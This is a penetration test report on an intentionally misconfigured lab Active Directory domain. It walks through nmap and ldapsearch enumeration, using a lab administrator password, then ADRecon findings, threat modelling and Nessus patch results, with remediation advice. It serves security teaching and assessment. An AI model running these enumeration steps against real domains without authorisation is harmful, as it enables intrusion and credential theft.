Vulnerability Assessment: vulnAD.lab

Awais Riaz

V1

April 2024

Contents

1. Executive Summary

This report presents the findings from a comprehensive penetration test and vulnerability assessment conducted on the "vulnAD.lab" domain. The purpose of this assessment was to identify and exploit vulnerabilities within the network and systems, focusing on prevalent AD vulnerabilities and misconfigurations. Key findings include critical vulnerabilities and misconfigurations that allowed for unauthorised access to the domain and its assets, privilege escalation, potential data exfiltration and disruption of critical services.

Detailed documentation can be found at this link:
https://github.com/WasiG-619/Vulnerable-AD-Assessment-Exploitation

1.1 Background

The vulnAD.lab domain represents a typical small corporate network with a mix of user and administrative accounts, critical servers and service accounts and shared resources. This domain was assessed to identify security weaknesses that could be exploited in the real-world by malicious actors. This domain, and its linked systems, were intentionally configured with specific vulnerabilities and misconfigurations to simulate prevalent industry threats and to ensure a suitable practical demonstration of threats and exploits.

This assessment was conducted under grey-box conditions, simulating an attempt by an external attacker without initial access or previous knowledge. A wide range of tools, scripts and techniques were used during the various stages of the assessment to enumerate, assess and exploit the security of the network/domain.

1.2 Scope

The assessment targeted all systems within the "vulnAD.lab" domain, with particular emphasis on the Active Directory infrastructure and domain configurations to determine how vulnerable the domain is. The agreed network scope is 192.168.56.1 to 192.168.56.20. The systems below fall under the remit of the assessment, all other systems are offline and/or out of the scope:

1. 192.168.56.2: Windows 2019 Server; Domain Controller
2. 192.168.56.10: Windows 10 Pro; with domain trust

This assessment was conducted in a virtualised environment. A pen-testing machine running Kali Linux 2024.1 was provided and configured to be in the same subnet as the two target systems. The IP address of the Kali system is 192.168.56.11.

1.3 Objectives

The primary objective of this Vulnerability Assessment was to identify and exploit vulnerabilities and misconfigurations within the vulnAD.lab domain environment. The specific goals are as follows:

- To identify vulnerabilities and misconfigurations within the "vulnAD.lab" domain environment, ensuring the assessment and exploitation process is documented with logs, output from tools and figures.
- To exploit identified vulnerabilities to assess the potential impact of identified vulnerabilities in a poorly configured AD Domain .
- To provide actionable recommendations for identified vulnerabilities and exploits.

1.4 Risk Ranking

The ranking of risks in this section categorises the identified vulnerabilities based on their severity using an estimated Common Vulnerability Scoring System (CVSS).

Vulnerability ID	Description	CVSS Score	Impact	Remediation Urgency
VULN001	Improper Authentication	9.8	Critical	High
VULN002	Usage of Legacy/Deprecated Protocols	5.4	Medium	Medium
VULN003	Lack of Patch Management & Outdated System	7.0	High	High

VULN004	Data Exposure due to Misconfigured ACLs and insufficient access controls	8.5	High	High
VULN005	AS-REP Roasting	8.1	High	Urgent
VULN006	Kerberoasting	7.8	High	High
VULN007	Excessive Account Privileges	8.8	High	High
VULN008	Credential Harvesting via Mimikatz	9.4	Critical	Urgent
VULN009	Inadequate Password Policies	8.0	High	Urgent
VULN010	Insecure (Misconfigured) LDAP	7.5	High	Medium
VULN011	Insufficient Logging and Monitoring	6.5	Medium	Medium
VULN012	Use of Default Credentials (for users and service accounts)	8.5	High	Urgent
VULN013	DC Replication introducing DCSync Vulnerability	9.1	Critical	Urgent
VULN014	Pass-the-Hash Attacks	8.3	High	High
VULN015	Poor DACLs (Discretionary Access Control Lists)	8.2	High	Medium
VULN016	Account Lockout Threshold not Configured	6.7	Medium	High
VULN017	Severe Kerberos Misconfigurations	8.6	High	Urgent

VULN018	Never Expiring Passwords enabled for Domain Users	7.2	High	High
VULN019	Password Spray Attacks	8.0	High	Urgent
VULN020	Brute-forcing credentials	7.9	High	High
VULN021	Improperly configured RDP Access	7.6	Medium	High
VULN022	PAM (Privileged Access Management) Disabled	N/A	Medium	Medium

1.5 Key Findings

The key findings from the Vulnerability Assessment conducted on the vulnAD.lab domain are summarised below. These findings highlight significant security vulnerabilities that possess a moderate to high level of risk of exploitation by malicious actors, potentially resulting in unauthorised access, data breaches and a compromised network.

1.5.1 Severe Kerberos Misconfigurations (VULN017)

Description: Several misconfigurations in the Kerberos authentication protocol, such as the usage of DES encryption and disabling pre-authentication.

Impact: The security of the Kerberos protocol is very lax, making it susceptible to various Kerberos attacks.

1.5.2 Credential Extraction (VULN008)

Description: Extraction of plaintext passwords, hashes, and other credentials using Mimikatz.

Impact: Severely compromises system integrity and confidentiality, immediate remediation is required to prevent the inevitable risk of compromised accounts and credential attacks.

1.5.3 Improper Authentication

Description: Inadequate authentication controls allow unauthorised access to critical systems.

Impact: This presents a threat of unauthorised access to sensitive data.

1.5.4 DC Replication introducing DCSync Vulnerability (VULN013)

Description: A vulnerability in assigning the `DS-Replication-Get-Changes-All` right allows attackers to impersonate legitimate domain controllers to apply malicious changes to AD. With the lack of monitoring in place, this attack could likely go undetected.

Impact: Could lead to unauthorised data exfiltration and significant breaches of data integrity and confidentiality, in addition to the entire domain/network being compromised.

1.5.5 Password Spray Attacks (VULN019)

Description: Using outdated encryption and disabling pre-authentication in the Kerberos setup introduces a high attack surface for password spraying attacks.

Impact: Compromises the security of Kerberos authentication, making it vulnerable to various credential attacks, potentially compromising user and organisation assets.

1.5.6 Excessive Privileges (VULN008)

Description: Excessive account privileges are assigned to user and service accounts. Lack of adherence to the principle of least privilege (zero-trust).

Impact: Offers attackers plenty of targets to compromise.

1.5.7 Use of Default Credentials (VULN012)

Description: Systems and service accounts are configured with default, well-known, or easy to guess credentials.

Impact: Significantly increases the risk of successful credential attacks.

2. Methodology

The Penetration Testing Execution Standard (PTES) was followed, consisting of seven phases: Pre-engagement Interactions, Intelligence Gathering, Threat Modelling, Vulnerability Analysis, Exploitation, Post-Exploitation, and Reporting. The Technical Report will cover the five primary phases:

1. **Intelligence Gathering** - information about the target AD Domain is collected and analysed in order to identify possible vulnerabilities and misconfigurations.
2. **Threat Modelling** - the insights obtained from the intelligence gathering stage are used to identify and prioritise potential threats. The likelihood and impact of attacks are assessed to determine the state of the threat landscape.
3. **Vulnerability Analysis** - vulnerabilities identified in previous stages are examined to understand their underlying mechanisms and exploitation methods.
4. **Exploitation** - this stage focuses on bypassing security restrictions by exploiting previously identified vulnerabilities, in order to identify an entry point into the domain and gain access to organisational assets.
5. **Post-Exploitation -** After successfully exploiting the target, the goal is to obtain sensitive data, identify further vulnerabilities and to maintain access.

These phases ensure a comprehensive assessment and understanding of the security posture of the domain is achieved, to secure the domain against potential threats.

3. Technical Reporting

3.1 Phase 1: Intelligence Gathering

During the Intelligence Gathering phase, various tools were used to map out the network and identify potential attack/entry points into the targeted domain. By identifying active hosts, services and configurations of the network, the info obtained in this stage

regarding the configuration of the domain and its underlying structure will be quite beneficial in later stages of the assessment.

3.1.1 Nmap

Nmap, a reputable network scanning tool, was deployed on the attacking system (Kali) to conduct a comprehensive scan on the domain controller (DC) of the vulnAD.lab domain. An initial scan of the network identified in the scope showed the IP address "192.168.56.2" with several Windows Server related ports open, which prompted a comprehensive scan on the suspected host to determine if it was indeed the Domain Controller.

The following Nmap command was used to provide detailed information regarding the open ports/services on the DC:

```
nmap -A -p- -oA /home/kali/nmap_vulnAD.log 192.168.56.2
```

Figure 1 shows an Nmap scan that identifies several key open ports and services on the DC, providing a list of services to target in search for vulnerabilities and misconfigurations.

```
└─$ sudo nmap -A -p- -oA ~/nmap_vulnAD.log 192.168.56.2
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-26 14:37 GMT
Stats: 0:00:25 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 10.11% done; ETC: 14:40 (0:02:49 remaining)
Stats: 0:02:44 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 70.00% done; ETC: 14:40 (0:00:19 remaining)
Nmap scan report for 192.168.56.2
Host is up (0.00054s latency).
Not shown: 65515 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2024-03-26 14:39:13Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: vulnAD.lab0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: vulnAD.lab0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf        .NET Message Framing
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49670/tcp open  msrpc         Microsoft Windows RPC
49672/tcp open  msrpc         Microsoft Windows RPC
49685/tcp open  msrpc         Microsoft Windows RPC
49758/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 08:00:27:2F:74:C5 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2019 (97%)
Aggressive OS guesses: Microsoft Windows Server 2019 (97%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: DC1; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Figure 1: Win Server (DC) Nmap Scan Results

The Nmap scan shown above highlights several critical Windows Server/Active Directory related ports (all open), such as Kerberos (port 88/tcp), LDAP(port 389/tcp) and SMB (port 445/tcp). The open ports present a prime list of services to target for vulnerability analysis and exploitation. The aggressive scan listed Windows Server 2019 as the suspected operating system and provides the hostname of the server – "DC1".

The info gathered from Nmap's recon scan on the DC highlights several potential services (ports) to attempt unauthorised access/enumeration of the target domain. The lack of filtered ports also suggest services such as Kerberos, LDAP and SMB may not be secured with encryption and whilst the usual port for LDAPS (636/tcp) is listed, further investigation is required to determine if this service has been configured correctly as the service for this port is listed as "tcpwrapped".

3.1.2 ldapsearch

This section details the process of enumerating the target's AD Domain using the ldapsearch tool. All logs can be found here.

Anonymous LDAP querying was tested initially to determine if anonymous (non-authenticated) users could query info from the domain however, it seems the domain was configured to require authentication. Following this, a simple bind approach was tested using the credentials of the provided Domain Admin account (Administrator), which allowed for unrestricted querying and extraction of all AD objects and attributes.

3.1.2.1 Enumeration of Root Domain Forest

The following command was used for enumerating all objects in the root domain, including the "Users" OU and the "Computers" OU.

```
ldapsearch -H ldap://192.168.56.2 -b "dc-vulnAD,dc=lab" -D "cn=Administrator,
cn=Users,dc=vulnAD,dc=lab" -w "Password1"
```



Figure 2: Enumerating all objects in the domain

All AD objects were retrieved, including but not limited to user objects, groups (security and distribution groups) and the “System” container.

3.1.2.2 Enumerating all Users

One of the primary objectives of the Intel Gathering Phase, was to obtain a list of domain users. In this case, a list of all domain users was obtained. The ldapsearch command used to obtain the list of users was:

```
ldapsearch -x -H ldap://192.168.56.2 -D
"cn=Administrator,cn=Users,dc=vulnAD,dc=lab" -w "Password1" -b "dc=vulnAD,dc=lab"
"(objectClass=user)"
```

This command retrieved a list of all user objects in the “Users” OU container, revealing usernames, group memberships and various other attributes such as ‘primaryGroupID’ and the full name of all users.

```
# Guest, Users, vulnAD.lab
dn: CN=Guest,CN=Users,DC=vulnAD,DC=lab
objectClass: top
objectClass: person
objectClass: organizationalPerson
objectClass: user
cn: Guest
description: Built-in account for guest access to the computer/domain
distinguishedName: CN=Guest,CN=Users,DC=vulnAD,DC=lab
instanceType: 4
whenCreated: 20240226190638.0Z
whenChanged: 20240226190638.0Z
uSNCreated: 8197
memberOf: CN=Guests,CN=Builtin,DC=vulnAD,DC=lab
uSNChanged: 8197
name: Guest
objectGUID:: mtD8RNY/jEGXA3AZJ6Pjdw==
userAccountControl: 66082
badPwdCount: 0
codePage: 0
countryCode: 0
badPasswordTime: 0
lastLogoff: 0
lastLogon: 0
pwdLastSet: 0
primaryGroupID: 514
objectSid:: AQUAAAAAAAUVAAAAgvejxdmwvG8s6BLK9QEAAA==
accountExpires: 9223372036854775807
logonCount: 0
sAMAccountName: Guest
sAMAccountType: 805306368
objectCategory: CN=Person,CN=Schema,CN=Configuration,DC=vulnAD,DC=lab
isCriticalSystemObject: TRUE
```

Figure 3: Enumeration of all domain users

3.1.2.3 Enumeration of Domain Computers

The next step was to obtain the computers that had domain trust with the target.

```
ldapsearch -x -H ldap://192.168.56.2 -D
"cn=Administrator,cn=Users,dc=vulnAD,dc=lab" -w "Password1" -b "dc=vulnAD,dc=lab"
"(objectClass=computer)"
```

This ldap query returned details regarding every computer object in the domain, displaying attributes such as lastLogon, operating system and the dn.



Figure 4: Displaying all computers linked to the domain

Included in this search, was one of the key workstations used by several users – "WIN10-HOST".

3.1.2.4 Users with Non-Expiring Passwords

A search was created to identify user objects with a specific flag set in the 'userAccountControl' attribute.

```
ldapsearch -x -H ldap://192.168.56.2 -D
"cn=Administrator,cn=Users,dc=vulnAD,dc=lab" -w "Password1" -b "dc=vulnAD,dc=lab"
"(&(objectClass=user)(userAccountControl:1.2.840.113556.1.4.803:=65536))"
```

This LDAP search identified multiple User accounts, including two service accounts, configured to have their passwords never expire. Two of these users had Admin privileges. This configuration for these accounts present a significant risk as they allow potentially compromised credentials to remain valid – this is a poor configuration.

Identified Accounts:

1. Administrator Account – the built-in Administrator account, which is a member of two high-privilege security groups – Domain Admins and Enterprise Admins.

2. Guest Account – a built-in account for guest access – this is typically disabled however further investigation revealed this account is enabled.
3. Test User – appears to be a custom user account, part of the Domin Admins and Administrators groups, another high-privileged account.
4. Service Accounts – two service accounts 'svc_Exchange' and 'svc_SQLServer' are set to "Never expire" – this is poor practise and opens up these critical operational services to credential related attacks.

Enabling the non-expiring passwords option for service accounts introduces additional risk into the confidentiality, integrity and availability of critical infrastructure related to these accounts. For instance, 'svc_Exchange' and 'svc_SQLServer' appear to be related to Exchange and SQL servers, which makes them a prime target for credential-related attacks.

3.1.3 ADRecon

ADRecon is an automated tool that gathers info regarding an AD Environment. It can provide a view into the configuration of an AD Domain to determine how the domain has been configured. ADRecon obtains info relating to, but not limited to: Domain Forest structure, Password Policy, Domain Controllers, Users, ACLs and Privileged Accounts.

Reviewing the reports generated by ADRecon has identified several misconfigurations and security flaws within the target AD environment. These findings highlight areas of concern, where attackers could take advantage of misconfigurations and security oversights to compromise the domain.

ADRecon related documentation can be found here.

3.1.3.1 Mismanagement of Privileged Accounts

The file 'GroupMembers.html' revealed the Administrator account is activated, as a group member of high-privilege groups such as Domain Admins and Enterprise Admins. It is considered good practise to rename or disable the built-in Administrator account due to the significant security risk it poses – attackers often target this account. The built-in admin account cannot be locked out, which makes it a prime target for brute-force attacks in exploitation stages.

3.1.3.2 Poor Password Policy

The 'DefaultPasswordPolicies.html' report reveals several critical misconfigurations and a lack of best security practise implementation. The minimum password length is set to 4 characters, significantly below the industry best practices, which is generally a minimum of 8 characters. The acceptance of lower character passwords makes user and service passwords susceptible to brute-force attacks, credential stuffing and other password attacks.

3.1.3.3 Password Complexity Requirements Disabled – DefaultPasswords.html

Not forcing password complexity provides users the option to assign a cryptographically weak password. Without forced complexity requirements, passwords can be guessable without any tools and makes users and service accounts particularly vulnerable to dictionary attacks.

3.1.3.4 Account Lockout Threshold - DefaultPasswordPolicies.html

This option is not enabled (set to 0 attempts). This policy is effectively disabled – accounts are not locked out after consecutive failed login attempts. This is a serious concern, the recommendation is to enable lockout of accounts with several consecutive failed login attempts, typically around 10 consecutive failed logon attempts should warrant an account lockout. The lockout duration option should also be adjusted accordingly.

3.1.3.5 Privileged Access Management Disabled – DomainControllers.html

PAM should be enabled as a mitigation for credential theft and general improved security. Real-time PAM solutions cover several areas of best security practise to ensure privileged accounts have an additional layer of security in the event of compromised access. Obtained from the 'Forest.html' report.

3.1.3.6 Poor DACLs - DACLs.html

Included in the 'DACLs.html' report, there are several entries that have "Pre-Windows 2000 Compatible Access" enabled, allowing read access to various objects in the domain. Standard domain users have access like "Mona Aliza" have read access to the root domain structure and "All" objects in the domain. Additionally, unauthenticated

users (Anonymous Logon) have read access to several domain objects. There are excessive privileges applied to certain users and group memberships.

3.1.3.7 Critical Misconfiguration – Misconfiguration of DC Sync Rights

The “DS-Replication-Get-Changes-All” right is granted to the user ‘cheslie.alexia’. This is a high privilege right that enables an account to replicate the domain. The use of this replication right can be a lucrative target for an attacker, as it provides read and write access to all objects in AD, including the hashes of system and user accounts. Enabling AD Replication introduces a critical vulnerability known as DCShadow which an attacker can exploit to escalate privileges and create or modify AD objects. With the lack of network monitoring and logging controls in place, it’s entirely possible an attacker exploiting this vulnerability could evade detection during the post-exploitation and data exfiltration phases.

3.1.3.8 Insecure LDAP Configuration – DomainControllers.html

The current domain configuration utilises LDAP without SSL/TLS, transmitting data in clear text. The lack of encryption for LDAP communication can allow attackers to potentially intercept and modify traffic between clients and domain controllers, leading to credential theft or session hijacking.

By enforcing LDAP over SSL/TLS (LDAPS), all communications between LDAP clients and servers will be encrypted. LDAP without SSL (tcp/389) should be disabled to remediate against MiTM attacks.

3.1.3.9 Unrestricted Kerberos Ticket Lifetimes – GroupPolicies.html

The domain is configured to allow unlimited Kerberos ticket lifetimes, allowing attackers infinite time to maintain access to compromised accounts using PtH and PtT attacks. To mitigate this risk, a more restrictive Kerberos ticket lifetime policy would reduce the window of opportunity for attackers to gain and maintain access to accounts.

3.1.4 Advisable Security Improvements

To enhance the security posture of the domain and mitigate against the vulnerabilities identified in Phase 1: Intel Gathering, the following recommendations are outlined:

- **Implement Multi-Factor Authentication (MFA):** In the event of compromised credentials, an additional verification check for authorisation dependent on the user can add an additional layer of security. MFA should be assigned to all domain users, especially high-privileged accounts such as Domain Admins.
- **Enforce Strong Authentication Encryption/Protocols:** DES is considered unsecure and a legacy encryption algorithm for Kerberos. AES256 should be the preferred encryption type. Pre-authentication should also be enabled on all user accounts to reduce the risk of Kerberos related attacks such as Kerberoasting.
- **Restrict the use of Privileged Accounts:** Apply the principle of least privilege and the zero-trust model to ensure only users with the necessary needs have access to privileged member groups and resources.
- **Enforce Password Policies:** Currently there are minimum password policies in place. The policies that are in effect are severely lacking, for instance – a minimum password length of 4 characters is far too short, especially without complexity parameters. Enforcing the use of strong password requirements (password length, complexity and expiration length) across the network will greatly mitigate the risk of brute-force, password spraying and other credential attacks against users and services.

3.2 Phase 2: Threat Modelling

This phase involves identifying the most valuable assets of the domain, and evaluating the threats that could potentially compromise domain assets. By analysing various attack vectors and the risks associated with existing misconfigurations and vulnerabilities, several critical threats were identified.

3.2.1 Identified Assets

1. The Domain Controller (DC) was identified as a critical asset due to its role in managing security policies and access control within the domain.
2. Service accounts with elevated privileges are crucial in the daily operations of the domain.
3. User credentials and high-privileged groups are high-value targets for attackers aiming to escalate privileges or gain access to confidential info.

4. Servers such as the “EXC-SERVER” and “SQL-SERVER1” are key infrastructure components of the domain, ensuring core applications and services are available to users. “EXC-SERVER” appears to be a dedicated Exchange mail server, whilst “SQL-SERVER1” likely hosts database services for the organisation.
5. Data/File Stores storing sensitive info – customer data, financial records and confidential documents are often stored on file/network stores.

3.2.2 Threat Communities

Considering both internal and external threat actors, the following threats were identified:

1. **Internal Threats:** Internal threat actors can include employees, associate/contractors and other individuals with existing legitimate access to the AD Domain or its assets/infrastructure. Employees can often misuse their privileges or bypass security controls, which can lead to data breaches.

2. **External Threats:** External attackers consist of cybercriminals and individuals/groups with malicious intentions who aim to employ a range of method: human vulnerabilities (phishing, social engineering); network vulnerabilities (domain misconfiguration and lack of controls) or OS vulnerabilities. Competitors, hacktivists, nation-sponsored threat actors and Advanced Persistent Threat (APT) groups contribute to a significant number of attacks on organisations and present a serious threat to security and privacy of organisational assets.

3.2.3 Vulnerability Exploitation

- The poor password policy retrieved by ADRecon exposes users and key service accounts to brute-force and credential attacks. Attackers have unlimited opportunity to crack passwords without enabling lockout for accounts.
- Excessive privileges and a poor implementation of access controls may allow attackers to escalate privileges and employ lateral movement to gain access to other assets.

- The improper configuration of LDAPS (LDAP over SSL) and misconfigurations in the Kerberos authentication policies makes user and service accounts vulnerable to Kerberoasting, credential attacks and eavesdropping of LDAP traffic. Attackers could exploit vulnerabilities in the configuration of these policies to intercept and crack credentials, which can act as a gateway to gaining initial access to the domain.

3.2.4 Risk Rating of Threats

Threat	Likelihood	Impact	Overall Risk Rating	Recommendations
Brute-force attacks due to weak password policies	High	High	Critical	Enforce strong password policies and account lockout settings
Privilege escalation due to excessive user rights	Medium	High	High	Implement the principle of least privilege, PAM solutions and the use of "zero trust"
Kerberoasting exploiting Kerberos misconfiguration	High	Medium	High	Enable AES encryption for Kerberos and enable auditing/monitoring for abnormal authentication requests
Credential interception due to unencrypted LDAP	High	High	Critical	Implement LDAPS and disable LDAP unsecured

Internal threats from employees misusing access	Medium	High	High	Enhance monitoring of user activities and enforce strict access controls
External threats from cybercriminals and APTs	High	High	Critical	Implement robust networking defences such as firewalls, IDS/IDPS and conduct regular Vulnerability Assessments
Data breaches due to poor access controls	High	High	Critical	Restrict access to sensitive data using PAM and proper access controls

Table 1:Threat Modelling Risk Rating

3.3 Phase 3: Vulnerability Analysis

A detailed view of the security posture of the target domain has been created, using multiple analysis tools. This section encompasses findings from Nessus, PingCastle and Metasploit Framework modules to identify, prioritise and analyse vulnerabilities threat actors may use to compromise the security of the domain.

The full reports for each tool can be found in the Appendix.

3.3.1 Nessus

The Nessus basic network scan covered two hosts – the domain controller "dc1.vulnAD.lab" (192.168.56.2) and the Windows 10 workstation "WIN10-HOST" connected to the domain. This comprehensive scan provides valuable insights into the security stance of the domain, specifically the network protocols and services running on the two hosts.

Figure 5 illustrates an alarming overview of the vulnerability analysis conducted by Nessus on the active hosts on the vulnAD.lab network. The scan identified a total of 101 vulnerabilities, divided into different severity categories. 45 vulnerabilities were classified

as critical. 48 vulnerabilities were categorised as high severity and 7 medium severity vulnerabilities were identified.



Figure 5: Nessus - Summary of Vulnerabilities found

A closer look at the vulnerabilities identified in the DC reveals a common occurrence – almost all the vulnerabilities are related to the lack of patches applied to the Windows Server. The majority of the flagged vulnerabilities can be linked to outdated software (Adobe Flash, NET Framework for instance) and missing security updates.

Security updates have been neglected, leaving the domain exposed to publicly known vulnerabilities that are several years old. Each unpatched vulnerability presents a potential entry point for attackers to infiltrate the network. A single security update can often include fixes to multiple vulnerabilities; therefore, the true number of exploitable vulnerabilities is unknown.

Severity	CVSS v3.0	VPR Score	Plugin	Name
CRITICAL	9.9	8.9	129717	KB4519338: Windows 10 Version 1809 and Windows Server 2019 October 2019 Security Update
CRITICAL	9.9	9.8	130901	KB4523205: Windows 10 Version 1809 and Windows Server 2019 November 2019 Security Update
CRITICAL	9.9	9.6	136501	KB4551853: Windows 10 Version 1809 and Windows Server 2019 May 2020 Security Update
CRITICAL	9.9	9.2	149382	KB5003171: Windows 10 version 1809 / Windows Server 2019 Security Update (May 2021)
CRITICAL	9.9	9.0	151588	KB5004244: Windows 10 version 1809 / Windows Server 2019 Security Update (July 2021)
CRITICAL	9.9	9.5	152435	KB5005030: Windows 10 Version 1809 and Windows Server 2019 Security Update (August 2021)

Figure 6: Security Updates from October 2019 onwards have not been installed

Installing all Windows updates (inc. security updates) would significantly improve the domain's security posture, in a simplified manner. The exception to the vulnerabilities

identified on the Windows Server is the enabled NTLMv1 – an insecure, weak encryption protocol for storing user credentials. As an outdated protocol, NTLMv1 is vulnerable to pass-the-hash and brute-force attacks due to the lack of salting.

Severity	CVSS	Plugin	Name
MEDIUM	6.8*	63478	Microsoft Windows LM / NTLMv1 Authentication Enabled

For the Windows 10 workstation, the only vulnerability detected was “SMB Signing not required. Whilst this is not as severe as the vulnerabilities detected on the Domain Controller, not forcing SMB signing can allow an unauthenticated attacker to use man-in-the-middle attacks against the SMB server and modify the data without detection.

